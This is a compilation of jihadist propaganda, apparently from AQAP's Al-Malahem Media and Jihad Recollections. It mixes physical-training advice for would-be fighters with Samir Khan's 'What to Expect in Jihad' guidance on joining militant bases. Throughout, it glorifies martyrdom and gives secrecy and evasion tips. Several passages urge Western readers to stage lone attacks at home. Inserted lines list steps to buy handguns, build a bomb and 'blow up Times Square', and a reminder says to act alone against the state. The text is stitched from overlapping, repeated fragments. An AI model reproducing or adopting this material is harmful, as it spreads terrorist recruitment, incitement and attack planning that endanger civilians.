The *Mutadarriboon* can learn the core methods for taking cover, crawling and shifting posture, they can then realistically simulate the original methods. Vests worn to carry rifle magazines can be obtained from disposal stores or emulated by body builders weighted vests, which can be purchased or made cheaply in security conscious environments. Loaded magazines carried in the field for an AK weigh around 20 ounces each, so if a vest has four single magazine pockets the trainee should aim for a minimum 5 pound vest. Wear it whenever possible when doing resistance exercises in the home, or walking and running; one can wear it under their tracksuit. If the *Mutadarrib* opts for the original magazine vest he could put any weighty items in the pouches to imitate the original and add more realism to the experience.

The *Mutadarriboon* mindset must be switched on all the time, making one's exercises and lifestyle realistic whilst remaining conscious of security precautions. It's about getting the body and mind coordinated and ready for future demands, so it's not necessary to train publically in a *shalwar khameez* because a loose-fitting

tracksuit is sufficient and isn't going to draw suspicion and attention from vigilante informants and law enforcement agencies. However the *Mutadarrib* should not get used to the special sports clothes used by modern athletes as they are often very impractical for field wear in some arenas, and they need to get used to wearing outdoor and military uniform style pants and long sleeved shirts, as that is what they may ultimately be required to wear.

If the *Mutadarriboon* think there is any jihad land that doesn't involve getting dirty, muddy and wet they are sorely mistaken. Even in urbanized theatres like Iraq, a *Mujahid* may find himself passing through garbage dumps, construction sites and storm water drains. It goes without saying that wilderness and rural areas have plenty of muck, undergrowth and soil to navigate through. It's better for the *Mutadarrib* to get used to getting dirty now so later they won't cringe.

Burpee's with a push up are an outstanding all round exercise to include in any program. To complete this the *Mutadarrib* begins in a squatting position with hands on the floor, then kicks the feet back to a raised push up position, performs a complete push up then quickly returns the feet to the squat and from there leaps up, upon landing smoothly with knees bent returns to the squat to repeat at a quick pace, aiming for 10 to 15 repetitions in 30 seconds. They take very little space and the explosive power and balance built by this exercise is a good all round foundation that will assist the *Mujahid* to excel in manoeuvring between cover and firing positions.

Operating at night is something which should also be practiced. The *Mutadarriboon* should pay attention to this point as some people will take a long time to get used to working in darkness. Start immediately by scheduling some regular walks after '*isha* and before *fajr*. Trainees should start to learn the pattern of the night and pay attention to the visibility effects of the moon position, cycles and weather. They should learn how to use their eyes at night, as it can take up to 30 minutes to adjust to low light and even then the center of vision will be blurry.

from JIHAD RECOLLECTIONS ISSUE 1

Summary of Non weighted exercises for the Mutadarrib.

Fitness/Conditioning

1. Cardio
    - Running
    - Skipping
    - High knees (jogging/running on the spot with high knees if the above two cannot be done)
    - Swimming
    - Walking
    - Biking

2. Lower Body
    - Leg squats
    - Step ups on chair
    - Wall-Sits
    - Active and Static Lunges

/

3. Upper Body Strength
    - Chest – Press ups
    - Dips
    - Stomach – Abs (crunches, mountain climbers etc)
    - Pull-Ups/Chin ups

4. Misc
    - Bear crawls
    - Climbing walls
    - Jumping
    - Faling
    - Rolling

Check out the links for Episode 59, 60, 61 & 62 of the videos tutorials by FSAhelp on how to work out in one's own home

If you are unsure about any workouts goto youtube & check any work from home workout videos without weights, callisthenic workouts, Hiit workouts etc

WHAT TO EXPECT IN JIHAD

PART ONE

MUKHTĀR ĤASSAN

Knowing what to expect in jihād is vital in order to avoid confusion, shock, and even depression. The psychological state of mind one is required to have in jihad is far removed from what we see in jihādī videos. In simple language, it's not all about the shooting and ambushing of the enemy; rather it is much greater than this. Here, we will be covering numerous points throughout this series. The *transition in mindset* is what one needs to focus on when reading through these points.


Not tackling the language makes you feel like a ghost

Language Barrier

When coming to any land of jihad, it is important to be able to speak the local language fluently. If one doesn't, they will have great difficulty in getting around and communicating with the mujahidin. The biggest problem with this is not being able to talk to hold a proper conversation nor expressing oneself. At first, it doesnt bother one for some time as long as they know some basic expressions and words to get around. However, after weeks pass and as time goes on, it starts to have an effect on the heart. One will start to realize the importance of socializing because they will be left out of discussions and will not know what's going on except when directly addressed to do something. One would begin to miss their homeland, the comforts, the easiness in life and so on. In other words, the whispers of shaytan will hit very hard even though you might be a very strong individual.

A friend of mines who went for jihad in Afghanistan told me he was depressed for some time even though he had a translator at all times. When I inquired as to why, he told me that there was nobody he could really express himself to. This brings me to the next point.

Bring a Companion



Part of being able to express yourself properly is by helping a close and trustworthy friend of yours to join you in the jihad. He should be a friend that understands you, and whom you trust. In jihad, as we will see later on, there will be long periods of downtime; so to have a companion is essential in staying steadfast and remaining patient. Of course, if you are unable to bring a companion, that doesn't excuse you from performing jihad.

Having a friend makes a difference

Don't stick out like a sore thumb

Culture Blending

One should study the culture well before coming to the land. They should be aware of the dos and don'ts as well as the cultural practices which are impermissible in the shari'ah. In Yemen for example, one will see the people chewing qāt nearly everywhere he goes. If one doesn't know that it's haram to chew, they could easily be pressured by typical Yemeni's to chew it with them. In addition, it's important to know how they dress, the dialect they speak and the local customs (such as how they conduct wedding celebrations, hand movements, etc.); this is so that you don't stand out as a foreigner entirely.

What to bring & not to bring

When on jihad, one has to bear in mind that they will have to pack light since one will be constantly moving from one place to another and it wouldn't be practical to carry large suitcases everywhere one goes, especially if the car ride is tight. What I recommend is bringing a solid, well-built backpack that can last in any weather condition. Bring two to three pairs of clothes; don't worry about them getting dirty since in nearly every base, you should be able to clean the clothes.

Double check list of things to bring

cont.

Bring your essential bodily cleansing items as well the gear appropriate to the weather conditions of the place you're going. It's also important to have a wrist watch that is water resistant, and can be lit in the dark. If you ever need to get something, usually the local amir or an appointed individual can get it for you.

As for shoes, I recommend bringing flexible boots. In other words, boots that are comfortable enough to wear for long periods of time and easy enough to run in. That is because the terrains in most of the lands of jihad are a mixture of mountains, forests, swamps and deserts. Sneakers are good if they cover the ankle. Also, you should bring a pair of slippers/sandals for bathroom use or outside use if it's hot; but in most cases, at the bases of the mujahidin, these will be available for you to use. In short, you want to always have a solid pair of shoes so that you don't have any pain in your feet. As a guerilla fighter your feet would be on rough terrain; so invest in good footwear and anything else to help you move without any problem such as knee braces, ankle braces, gel soles, strong shoe laces, comfortable socks and so on.

Concerning electronic devices, in many cases, it will be entirely useless to carry a cell phone around since the mujahidin will not allow you to use it. If one needs to make a phone call, that can be organized by the mujahidin; but carrying a cell phone is useless, extra weight and dangerous if a SIM card is in place. If it's absolutely necessary for you to have one, then take out the battery and SIM card at all times until you are permitted to use it.

There is no problem bringing an mp3/mp4 player or laptop computer. There is usually some form of electricity to charge the device when needed. You may bring a camera but you first need permission to use it.

Finally, it's important to bring a few books. Obviously, the Qur'ān should be on this list. After that, I recommend bringing another book you can memorize such as a book of hadith or adhkar. Then bring a few reading books ranging from fiqh, shari'ah, politics, sirah, history etc. If you cannot speak the local language fluently, it's important to bring a pocket dictionary and carry it around with you everywhere.

Finally, bring a good jacket or vest jacket with many pockets. Make sure its good enough for the weather.

You don't want to pack too heavily, so think carefully about what you want to bring.

WHAT TO EXPECT IN JIHAD

MUKHTAR HASSAN - Living amongst the heroes of Islam in the Arabian Peninsula has made me come to many realizations about how guerrilla warfare is conducted by the mujahidun. Before embarking upon the journey to the ummah's mujahidin, I was always under the impression that fighting either directly or indirectly was what I would be doing most of the time. The reality is not quite like that. I have realized that living with the mujahidin will actually retransform one's life style and habits to something that is closer to Allah's pleasure. In this series of notes I have jotted down, I will be sharing those experiences. This is part two of the series.



Image captured in Pakistan, showing mujahidin from TTP greeting Hakimullah Mehsud.



coast, disrupted businesses and tapped a deep well of ire against





Attacking the West helps the global cause

Why not the West?

If you're coming from the West, you might be asked by the mujahidin why you didn't partake in the jihad inside your country. If you tell them, "to help the mujahidin," many will tell you that attacking the enemy in their backyard is one of the best ways to help the jihad. Nevertheless, they'll be exceptionally happy to have you in their ranks. They certainly will not force you to go back home, but they will leave that option open for you in case you change your mind & decide to attack the enemy back home. Put yourself in the shoes of the leadership for a moment. They have with them an individual who is not wanted by the intelligence services and they could use that person to further the Islamic cause. That person is you. I strongly recommend all the brothers and sisters coming from the West to consider attacking the West in its own backyard. The effect is much greater, it always embarrasses the enemy, and these types of individual attacks are nearly impossible for them to contain.

Get accustomed to downtime

Bolster your soul through worship

Base-to-base

The bases vary all throughout the region. Some of the rules for most bases include not traveling outside the base whatsoever, speaking in a low voice, not shooting your gun, and not using the cell phone. In some cases, there are bases that forbid the use of electronic equipment.

When living in the base, make your time useful. The days will go by slowly. If you can speak the local language, try to benefit from the company of the mujahidin. If you are not assigned to any obligations, do your best to spend a good portion of your time memorizing the Qur`an and doing other acts of `ibadah. Get accustomed to reading books as they are the best of companions; it never bothers you; it is always available when you need it, and it will further your comprehension in any matter you are interested in. There is so much to do in your free time. Here are some more activities: Spend quality time with your brother(s), do extra salah, make extended du`a, exercise, study military manuals, practice fighting moves and various military strategies, research medicine and healing techniques, watch beneficial documentaries, learn to cook food, wash everyone`s clothes, and clean the place of stay.

You will begin to realize the importance of having free time when you lose it. So take advantage of your free time, and spend that time wisely.


Additionally, not witnessing battle for extended periods of time is what many of us go through. In Iraq, there was a group of mujahidin who stayed inside a house for three months straight and witnessed no fighting even though the fighting was hot and active on a daily basis. Also a brother from Afghanistan told me that he remained there for a year and only took part in an operation once. These are not unique cases; this is completely normal. In the lands of jihad, you get to taste the fruits of sabr. The downtime in jihad is a blessing from Allah and not a negative aspect. It gives a chance to perform righteous deeds, gain knowledge and correct the soul`s intention.

Living outdoors

Living outdoors will be the most difficult of bases to stay in. In some bases, it won't be too bad since the mujahidin will erect tents and there might be some basic comforts. It is possible though that there will be times were none of this will be available and you will have to sleep on sand, rocks or grass. They may or may not have blankets and sleeping bags available.

As for the weather, you should do some research into the country before arriving as to know what it's like during the day and night, especially in deserts, mountainous regions and forests so that you come prepared. Also, the type of weather should help you determine what kind of footwear to purchase.

You should get used to taking off your shoes everyday to avoid running into foot problems. A friend of mines who fought in Tora Bora told me that there was a brother who would take his boots off every three days but he didn't do a good job of washing his feet thoroughly; after some time, he developed a strange foot disease. After that, he could no longer walk. Take good care of your feet and wash them properly. As a guerrilla fighter, you will be on your feet most of the time.



"It's a secret"

One of the pillars of contemporary jihad is secrecy. If its members don't practice this amongst themselves, it is possible for the movement to fall apart. What is meant here by secrecy is hiding from the people your personal information except for those details that the Amir has allowed. This is because if a mujahid is captured by the enemy and is interrogated through torture, he might give away your details. This may have far reaching consequences if you are not wanted. So for example, if I am British but of Indian descent, I tell the brothers I'm from Bangladesh. Or if you tell them "amniyat" which means it's a secret trust, they will understand that it's a secret and will avoid asking again. However, this doesn't mean you turn yourself into a complete robot and not respond to the brothers when they talk to you. All you need to do is be careful when talking or responding to a question.

To do list:
- buy handguns
- make bomb in mom's kitchen
- blow up Times Square
- pull off Mumbai near White House till martyrdom

WHAT TO EXPECT IN JIHAD

MUKHTAR HASSAN - Jihad in the modern age requires our utmost in fighting the temptations from satan who calls on us to live under the rule of the disbelievers and apostates in contentment.The greatest expectation one should have when coming to the open fronts is refining their sabr so that even the most difficult of situations will become easy on the soul. Satan sits on the path of the believer, especially in jihad, in order to trick him into making decisions that would appear religiously sanctioned or as 'common sense', but actually destroys the person's success in the afterlife. In part three of *What to Expect in Jihad*, we show the practical aspects of this internal struggle. cont. p5

A mujahid cleans every piece of his Kalashnikov in preparation for war in Abyan, Yemen on Oct. 16, 2010. This comes as al Qaeda leaders have declared the beginning of major operations against the Yemeni army in the South. (Al-Malahem Media /Abu Muwahid)

The bombing campaign from the enemy requires our utmost patience and perseverance in order to continue the fight

Facing Aerial Bombardment in jihad

It is the opinion of this author that aerial bombardment from the enemy is the ultimate test of sabr and one's claim to Islam. If one of the so-called 'moderate' Muslims from the West were to be on the receiving end of cruise missiles and cluster bombs, they would be itching to leave the ranks of the mujahidin to join the enemy. I swear by Allah, when one is under the aerial bombardment of the enemy, there is no time in the world where one feels closer to their Lord than it. This is because one is smiling in the face of death, waiting to be relieved of this world and be transferred to the blessed stations of Paradise.

Out of all lands of jihad, the mujahidin in the Afghan-Pakistan region face aerial bombardment the most. When facing it for the first time, it certainly will be a life changing experience. It is normal for any human being to be shaken up by missiles that are

Result of a missile strike in NWFP, Pakistan.

cont. from p5

released from jets, helicopters, spy planes, ships and whatnot. One of the methods of the enemy is that they will employ a spy plane to hover over your location for a period of time. Then after the enemy gathers enough intelligence on the target from both aerial spying and ground spies, they will attack the area with different types of missiles. After the assault, they use their spy plane to watch for any movement and they may or may not kill the remaining mujahidin. This is the strategy of our enemy when bombing us.

The explosions come in various sizes. I have seen images in Afghanistan where the explosions leave craters that are between 5 to 10 meters deep and 10 to 20 meters wide. In Yemen, we've faced cluster bombs. Those missiles left craters that were about half a meter deep, and maybe 1.5 to 2 meters wide. After the missile campaign is over and you are told to leave the area, it is highly possible that the cluster bomb will have left grenades all over the area; so be careful of where you step. What will shock you is the sound of the explosion since it's intended to surprise the one on the receiving end with a deafening blast.

During the blast, you will want to make as much dhikr and du`a as possible. Repeat the kalimah constantly. If you feel terrified, then think about paradise; close your eyes and imagine yourself inside paradise, entering its magnificent gates. Imagine glancing at your beautiful palace where rivers of honey, milk and wine flow underneath. Think of your hoor that are awaiting you as well as meeting the prophets, siddiqin, shuhada' and salihin. Imagine smiling and laughing with our beloved Prophet Muhammad, sallallahu 'alayhi wassallam. Imagine seeing Allah and witnessing His pleasure with you. Think of all the good things in Paradise. Constantly ask Allah to accept you as a shahid.

As for knowing what to do during the bombardment, this will all be taught to you when you join the ranks of the mujahidin, In Sha' Allah.

Dealing with injury

Getting injured in jihad is probable and should be expected, whether large or small. At the same time, there are brothers who have fought in jihad for many years and haven't been injured. Sometimes an injury will be totally unrelated to the enemy; it can come from falling down and getting hurt, getting bit by an animal, or stepping on sharp objects. If you get injured in jihad, you must remain patient. It is possible that through this pain, Allah will take your soul and give you shahada. And if he doesn't take your soul, then it is possible that Allah will forgive you for your sins and grant you tremendous rewards. Remember that if you get injured when not fighting, you are still considered to be on jihad. In fact, you are on jihad 24/7 until you die or leave jihad. So the injury will be a source of forgiveness and reward from Allah if you remain patient, In Sha' Allah.

Don't be overworked about getting injured in jihad though. Many brothers in jihad have experienced absolutely no pain with horrible injuries. I remember one brother who had his entire pinky finger blown off from a missile; it was a gruesome sight. Yet, immediately after the injury, he felt no pain and was enjoying a few jokes with his brothers! There are also times where the brothers around you will have awful injuries and you would be completely untouched. This is from Allah. Always hold good thoughts about Allah and be pleased with what He has ordained. Remind yourself of the ahadith on the immense rewards of getting injured in the path of Allah.

Take good care of your wounds and never neglect any open cuts since it can get infected and make the injury worse. Alhamdullilah, the mujahidin have many brothers that are skilled in medicine and healing wounds. So don't worry and put your trust in Allah. I recommend carrying different types of bandages, pain relief capsules, antibiotic ointment and any other first aid equipment that can take care of minor to medium sized wounds. Additionally, honey works wonders. It can be applied to many types of injuries, large or small. Anything ranging from burns, cuts, and gashes, you will find honey as an excellent source of remedy; this is indeed one of the miracles of Muhammad's, peace be upon him, prophethood as he told us 1,400 years ago the miracles of honey.

Khidmah

The word khidmah means service, to serve others. The Sahabah were famous for serving others before serving themselves. You will find the mujahidin striving to emulate that model as shown in the following examples:

1. If you want to drink water and are in a room with other brothers, ask them if they want to drink first.
2. If you are eating personal snacks, share it with others. If you don't have enough, it's better to eat alone than to eat in front of others.
3. Serving tea, snacks, food or anything to your brothers is always highly appreciated amongst the brothers and praiseworthy in the sight of Allah.

As a foreigner, you are considered a guest but it will always bring a smile on the faces of the brothers if you help and serve them without their asking.

Self-Reminder:
*Since group work can be easily shutdown do operations alone against the state

AT TO EXPECT IN JIHAD

MUKHTAR HASSAN - In the fourth installment of *What to Expect in Jihad*, we will be dealing with some of the practical issues that will most likely appear during your time on jihad. We will be discussing how training camps are conducted, and some of the expectations of the trainers.

cont. below

Training Camps


Our vision in training is to make every mujahid an army by himself that roams the earth, knowing what to do in many situations, and has the ability to devastate the enemy like a thousand-man army. Training camps are meant to test both your mental and physical capabilities. Courses in religion are provided to give strength to the soul. The niyyah is what is underlined throughout the camp so that the mujahid enters the battle with a great shot of entering his eternal dwelling in Paradise.

Mental training comes in the form of understanding and committing to memory what is taught to you whether it be in courses of weaponry, chemistry, fighting styles and such. You can prepare yourself for this by going through material that is widely available on the internet pertaining to these subjects. As for chemistry, memorization of the many foundational principles is absolutely necessary in our courses before the practical methods are displayed.

Physical training comes in the form of stamina and speed. Strength is not heavily focused on since our guerrilla warfare doesn't require it. Although the competition is certainly there, it is not a requirement for brothers to have the body or strength of a line-backer or baseball player. What is required is for one to be able to last long periods of time while having the ability to think quickly off his feet and make appropriate decisions, no matter what the conditions of the environment may be. A battle raging for endless hours in a city under the scorching sun would require him to move fast, and make intelligent decisions. Sometimes water will not be available for hours on end, so he has to learn to condition his

A mujahid is shown doing his daily routine of physical exercise in Shabwa, Yemen at the beginning of March 2011. (Al-Malahem Media/ Abu Muwahid)

body to get used to thirst as well as hunger. Body conditioning plays a major role in stamina training. It is to force your body into learning new ways of survival under strain conditions. We try to provide that environment by exercising and practicing various techniques under the hot sun in the desert for a few hours.



Preparation for the physical training is very easy. It only takes willpower to take the first step in that direction.

Shaykh Yusuf al-Uyayri, may Allah have mercy upon him, had a write-up on the training of the guerrilla mujahid illustrating the importance of stamina. As for running speed, it is not an absolute requirement since many operations are conducted in vehicles or ambushes. Its importance only surfaces when the operation requires it such as rushing to enemy position or hiding from the enemy. You don't need to be a Carl Lewis to do these things; you just need to know when to be quick and have the ability to move with weight.

Finally the Amir of the training camp will report back to the leaders detailing the strengths of the trainees. So you will want to strive to exceed in everything so that you are given more opportunities to take part in operations.

Holding yourself up with added weight by way of pullups helps tremendously in stamina exercises. Brothers were preparing for an operation in Lawdar, Abyan. (Al-Malahem Media/ Abu Isa)

Al-Malahem Media
EXPECTATIONS
FULL

FOREWORD

Many Muslims dream of making it to the front lines of jihad. Each one of them have a certain image in their mind of how being in the lands of jihad would be like. This image may vary from one Muslim to another, but this image or that wouldn't be any closer to the image of someone who had actually made that journey. The writer of this document did exactly that, there are things this document that wouldn't have been expressed in a particular way if its writer wasn't himself coming from the West. In this document, the writer gives his fellow Muslims a sense of what the live of a mujahid would be during the twenty first century. In this time, the intensified intellectual war waged on our *ummah* has reached a point where it has left the majority unappreciative of their brethren who sat off to defend the *ummah*'s principles and honor.

For those Muslims coming from the West, this is a must read document as it includes an invaluable information which will enable them to appropriately understand the importance of their role in the scale of this battle and provide them with a visibility to aptly choose their next step.

In the Arabian Peninsula, the mujahideen's circumstances now are different to some extent from that described in this document. This is due to the mujahideen's recent opening of Abyan, at this time; the mujahideen are managing the affairs of the Muslims after having implemented Allah's *Shari'ah* in most of that region and are in a state of expansion – All praise due to Allah.

Samir khan – the writer of this document was martyred along with Shaykh Anwar Al Awlaki after being targeted by An American drones in 30th Sept. 2011. We ask Allah to accept them and make their work a benefit for the Muslims.

This is the account of our brother Samir Khan, may Allah have mercy on him.

Al-Malahem Media
Spring 2012 | 1433

EXPECTATIONS FULL

Introduction:

Living amongst the heroes of Islam in the Arabian Peninsula has made me come to many realizations about how guerrilla warfare is conducted by the mujahidun. Before embarking upon the journey to the ummah's mujahidin, I was always under the impression that fighting either directly or indirectly was what I would be doing most of the time. The reality is not quite like that. I have realized that living with the mujahidin will actually retransform one's life style and habits to something that is closer to Allah's pleasure. In this series of notes I have jotted down, I will be sharing those experiences.

Samir Z. Khan

Cleanliness

Remaining clean throughout your jihādī career should never be overlooked due to the problems that may arise. In some cases, you will be staying with a few brothers in a tight room or house. In order to avoid unnecessary problems, encourage yourself and your brothers to clean the room(s) on a regular basis. As for yourself, a daily shower is ideal but not possible in many cases. Water supply can sometimes be an issue in the place you will temporarily stay in. Thus it is important to remember others before yourself in such situations. In other words, if you don't need to use a large amount of water, then don't use it.

Base-to-base

Most of your time will be spent traveling from base-to-base. The bases vary all throughout the region. Some of the rules for most bases include not traveling outside the base whatsoever, speaking in a low voice, not shooting your gun, and not using the cellphone. In some cases, there are bases which forbid the use of electronic equipment.

You will be traveling to these bases with a few mujahidin; and there will be times where you will be traveling with large groups. When living in the base, make your time useful. The days will go by slowly. If you can speak the local language, try to benefit from the company of the mujahidin. If you are not assigned to any obligations, do your best to spend a good portion of your time memorizing the Qur'an and doing other acts of *`Ibadah*.

The duration of stay in the bases always vary. It can range anywhere from a few hours to a few months. I suggest you try and practice this at your house, a friends house, a hotel/motel, the mountains or a masjid. Live in the locality for exactly one week or however long you can with a friend or two; don't use any electronic equipment. For your cellphone, use it only for emergency. Don't leave the locality during this period except for emergencies. Get accustomed to reading books, memorizing the Qur'an, pondering over it, making *dhikr* for long periods of time, spending quality time with your companion(s), doing extra *salah*, making extended *du`a*, exercising, studying military manuals (print them out), practicing fighting moves and various military techniques, cooking food, cleaning your clothes, cleaning the place of stay, and staying clean. Also get accustomed to keeping your voice low when talking with your companions. Make sure you bring enough food for your duration of stay; avoid overeating in order to prevent any stomach problems. Finally, bring any necessary medicines for headaches, fevers, colds, stomach pains and any insect killer sprays. Doing *itikaaf* in the masjid for a week is a good practice of this, but it doesn't give the full effect as doing it with a few friends in a non-public place where people don't come in and out daily.


You will begin to realize the importance of having free time when you lose it. So take advantage of your free time, and spend that time wisely. The downtime in jihad is a blessing from Allah and not a negative aspect. In Iraq for example, there was a group of mujahideen who stayed inside a house for three months straight and witnessed no fighting, even though the fighting was hot and active on a daily basis. Also a brother from Afghanistan told me that he remained there for a year and only took part in an operation once. These are not unique cases; this is completely normal. Not witnessing battle for extended periods of time is what many of us go through. This is why I strongly recommend those brothers in the West to wage jihad inside their countries since they can choose when to fight and when not to. In the lands of jihad however, you get to taste the fruits of *sabr*. The whole purpose of practicing this is to not only prepare yourself for the reality of what you will be facing at the bases of the mujahideen, but to also separate your soul from the materialistic world which most of us get easily attached to.

Living outdoors

Living outdoors will be the most difficult of bases to stay in. In some bases, it won't be too bad since the mujahideen will erect tents and there might be some basic comforts. It is possible though that there will be incidents were none of this will be available and you will have to sleep on sand, rocks or grass. They may or may not have blankets and sleeping bags available.

As for the weather, you should do some research into the country before arriving as to what it's like during the day and night, especially in deserts, mountainous regions and forests.You will want to wear your boots/sneakers/sandals most of the time in the outdoors, but you should get used to taking it off everyday or at least every 3 days to avoid running into foot problems. A brother in Afghanistan sticked to taking his boots off every 3 days but didn't do a good job of washing his feet thoroughly; after some time, he developed a strange foot disease where his small toe was pushed underneath his foot. After that, he could no longer walk. Take good care of your feet and wash them properly.

"It's a secret"



One of the pillars of modern day jihad is secrecy. If its members don't practice this amongst themselves, it is possible for the movement to fall apart. What is meant here by secrecy is hiding from the people your personal information except for those details which the Amir has allowed. This is because if a mujahid is captured by the *kuffar* or *murtadin* and is interrogated through torture, he might give away your real name and where you come from. So for example, if I am British but of Indian descent, I tell the brothers I'm from so-and-so land (a place where you obviously not from). Or if you tell them "*amniyat*" which means it's a secret trust, they will understand that it's a secret and will avoid asking again. However, this doesn't mean you turn yourself into a complete robot and not respond to the brothers when they talk to you. All you need to do is be careful when talking or responding to a question.

In addition, there are certain questions you should avoid asking. Some of these questions include, "Where are you from", "How long have you been in the jihad", "Where does so-and-so stay", "When is so-and-so going out for the operation" and "When are we going to leave this base". This is because we don't want any possible spies in our ranks to take advantage of this information. Also, the more you ask these kind of questions, the more the mujahidin and its leadership will think of you as a spy and place you on their blacklist, keeping a close watch of you.

Why not the West?

If you're coming from the West, especially America, you might be asked by the leaders of the mujahidin or those who know where you're from why you didn't partake in jihad inside your country. If you tell them, "to help the mujahidin," they might tell you that attacking the enemy in their backyard is one of the best ways to help the jihad. They certainly will not force you to go back home, but they will leave that option open for you just in case you change your mind and decide to attack the enemy back home.

I strongly recommend all the brothers and sisters coming from the West to consider attacking America in its own backyard. The effect is much greater, it always embarrasses the enemy, and these type of individual decision-making attacks are nearly impossible for them to contain.

Aerial bombardment

Facing aerial bombardment from the enemy is nothing new. The mujahidin in Afghanistan face its threat on a daily basis as well as in other countries. When facing it for the first time, it certainly will be a life changing experience. It is normal for any human being to be shaken up by missiles which are released from jets, helicopters, spy planes, ships and whatnot. One of the methods of the enemy is that they will employ a spy plane to hover over your location for a period of time. You will be able to hear it from its loud and annoying bee-like sound. Then after the enemy gathers enough intelligence on the target from both aerial spying and ground spies, they will attack the area with different types of missiles. After the assault, they use their spy plane to watch for any movement and they may or may not kill the remaining mujahidin. This is the strategy of our enemy when bombing us.

The explosions come in various sizes. I have seen images in Afghanistan where the explosions leave craters that are between 5 to 10 meters deep and 10 to 20 meters wide. In Yemen, I faced cluster bombs. Those missiles left craters that were about half a meter deep, and maybe four to five feet wide. After the missile campaign is over and you are told to leave the area, it is highly possible that the cluster bomb will have left grenades all over the area; so be careful of where you step. What will shock you is the sound of the explosion since it's intended to surprise the one on the receiving end with a deafening blast. You will obviously want to cover your ears as tight as possible when being bombed since you want to avoid hearing problems.

During the blast, you will want to make as much *dhikr* and *du`a* as possible. Repeat the *kalimah* constantly. If you feel terrified, then think about paradise; close your eyes and imagine yourself inside paradise, entering its magnificent gates. Imagine glancing at your beautiful palace where rivers of honey, milk and wine flow underneath. Think of your *hoor* that are awaiting you as well as meeting the prophets, *siddiqin*, *shuhada'* and *salihin*. Imagine smiling and laughing with our beloved Prophet Muhammad, *sallallahu 'alayhi wassallam*. Imagine seeing Allah and witnessing His pleasure with you. Think of all the good things in Paradise. Constantly ask Allah to accept you as a *shahid*. I swear by Allah, when one is under the aerial bombardment of the enemy, there is no time in the world where one feels closer to their *Rabb* than this. This is because one is smiling in the face of death, waiting to be relieved of this world and be transferred to the blessed stations of the Afterlife.

As for protecting yourself from the enemy bombardment and knowing what to do during the bombardment, this will all be taught to you when you join the ranks of the mujahidin.

Dealing with injury

Getting injured in jihad is probable and should be expected, whether large or small. There are brothers though who have fought in jihad for many years and haven't been injured. Sometimes an injury will be totally unrelated to the enemy; it can come from falling down and getting hurt, getting bit by an animal, or stepping on sharp objects. If you get injured in jihad, you must remain patient. It is possible that through this pain, Allah will take your soul and give you *shahada*. And if He doesn't take your soul, then it is possible that Allah will forgive you for all your sins and grant you tremendous rewards. Remember that if you get injured when not fighting, you are still considered to be on jihad. In fact, you are on jihad 24/7 until you die or leave jihad. So the injury will be a source of forgiveness and reward from Allah if you remain patient, *In Sha'* Allah.

Take good care of your wounds and never neglect any open cuts since it can get infected and make the injury worse. *Alhamdullilah*, the mujahidin have many brothers that are skilled in medicine and healing wounds. So don't worry and put your trust in Allah. I recommend carrying a few bandages in your pocket as well as anything else you feel is necessary and light.

Khidmah

The word *khidmah* means service. When you are with the mujahideen at their bases, you will notice everyone striving to do something to serve the brothers whether large or miniscule. You will not see a bunch of lazy people sitting around, doing absolutely nothing, and wasting their time. Rather, you will see them making use of their time. For example, if you see the drinking bottles of the mujahideen empty, don't ask anyone if they want to have it re-filled; just get up and do it for them, seeking the reward from Allah. Don't seek their praises, but seek the happiness of Allah.

You will find the mujahideen to be a people of sacrifice; so when a brother is thirsty, instead of drinking a glass of water first, he will pass it around to others who are thirsty. Once everyone drinks to their fill, he will drink last. This is a normal practice amongst the mujahideen. *Masha'allah*, there is one brother whom we nickname '*chai* man' since he always offers the brothers *chai*, even if he is fasting! His *chai* is always tasty and carefully made. The brothers won't even ask for *chai* and the brother would all of a sudden appear with the *chai* ready and drinking glasses cleaned. You would never see him dragging his feet when offering the *chai*; he is always pleased to serve his mujahideen bretheren.

Don't think for a moment that just because you are a foreigner or a guest of the mujahideen that you shouldn't help the brothers. You should always offer yourself to help them whether it be in food, drink, digging, cleaning, fixing and so on.


Training camps

The training camps in *al-qa'idah* are nothing next to easy, even for the experienced. It requires a full tank of *sabr* as well as stamina. In *al-qa'idah*, we don't care about the size of your muscles, how fast you run, how strong your legs are and so on; although these things will be strengthened, but we put a special focus on 'lasting long' and outdoing the enemy in patience. So it's not about who runs the track the fastest, but who can last a jog for miles with all equipment. It's not about who can memorize all the military teachings the quickest, but who can understand it correctly and perhaps offer a better solution if possible.

The jihad today requires intelligence, patience, stamina, and a great deal of *iman* and *yaqeen* in Allah. It is not about just rushing to the enemy bases and attempting to take them over, but it is about what to do in the long run and how to build upon that. In our training, we attempt to provide the most correct and useful training techniques and strategies and to build our fighters into men of iron and steel.

The physical training consists of many push-ups, sit-ups, and various exercises on a daily basis. There is also a lot of different and unique obstacles set up for the mujahideen to go through in order to give them the most realistic taste of what it's like to take part in an operation. There is also a focus on building natural strength in your body. For example, in the *al-farooq* training camp inside Afghanistan, the trainer ordered all the mujahideen to take off their shoes and socks and to walk barefooted on the mountains, stepping over everything including sticks, thorns, mud, sharp rocks etc. Many mujahideen came back with bloodied feet. This was all done so that they could build natural strength in their feet, making it rough and tough, because there could arise a situation where the mujahid escapes prison and has no shoes to walk with or the mujahideen might lose their shoes somehow and have to walk barefoot on the mountains.

The trainer of the camp also goes over guerilla warfare, its history, its importance, its strategy, and so on, taking it from an assortment of books from both jihadi authors as well as non-jihadi works. In short, prepare for the worse, and hope in the best.




Bringing your family

If you have a family that you want to bring to jihad, it may or may not be possible depending on the logistics of the mujahideen. In Yemen for example, it's extremely difficult to bring your wife and kids to live amongst the mujahideen. In other lands, this may not be a problem. So if you know that the land you are going to is tight on this, then what you can do is bring your family to the land, but keep them in a city where they will be safe and protected by friends. You don't want to risk them being captured by the murtadeen and witnessing them getting raped and tortured in order to extract information about you.

Domestic politics

You should be aware of the domestic political plight of the people in the country you wish to travel to. Besides being aware of any oppression or aggression from the government or foreign forces on the civil population, you should be aware of any major movements, their goals, and activities. In yemen for instance, we have the houti *shi'a*s fighting the yemeni and saudi government in the north, and we have the *hirak* (communist sect) fighting the yemeni government in the south. You should also be aware of the mindset of the people in order to avoid suspicion. This all can be achieved if you follow the media reports from that country.



The importance of *Adhkar*

